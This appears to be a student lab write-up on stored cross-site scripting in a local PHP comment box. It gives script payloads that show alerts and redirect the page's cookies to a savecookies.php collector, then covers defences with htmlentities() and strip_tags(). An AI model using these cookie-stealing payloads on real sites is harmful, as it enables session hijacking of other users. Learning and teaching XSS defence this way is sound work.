


Results of XSS


















* No matter if I refresh the page the java script still runs.
* <script type="text/javascript">alert("XSS by enda");</script>﻿




* To retrieve cookie information
* <script type="text/javascript">alert(document.cookie);</script>﻿



* Only the user will be able to see it not the hacker.

Create two more files savecookies.php and sav.txt

Savecookies.php passes a parameter known as cookies and stores it in the save.txt




1. <script type="text/javascript">window.location = 'http://localhost/hacked/XSS/Hackable/savecookies.php?cookies=hello';</script>



* We passed hello as the cookie parameter

<script type="text/javascript">window.location = 'http://localhost/hacked/XSS/Hackable /savecookies.php?cookies='+document.cookie;</script>





C:\xampp\htdocs\hacked\Cross-site Scripting XSS


htmlentities()




* Imagine that this was a comment by some entering HTML code into our comment box.
* By using htmlentities() we can turn html code into plain text










* As you see here it turns <> into &lt; which turns tags into plain text.

strip\_tags()




* Strip away all html tags for just plain text
* If I wish to allow certain tags like <i>





* Using both together



Try this solution on our commenting box and java script

We will try and renter java script code of retrieving cookie password and cookie username.

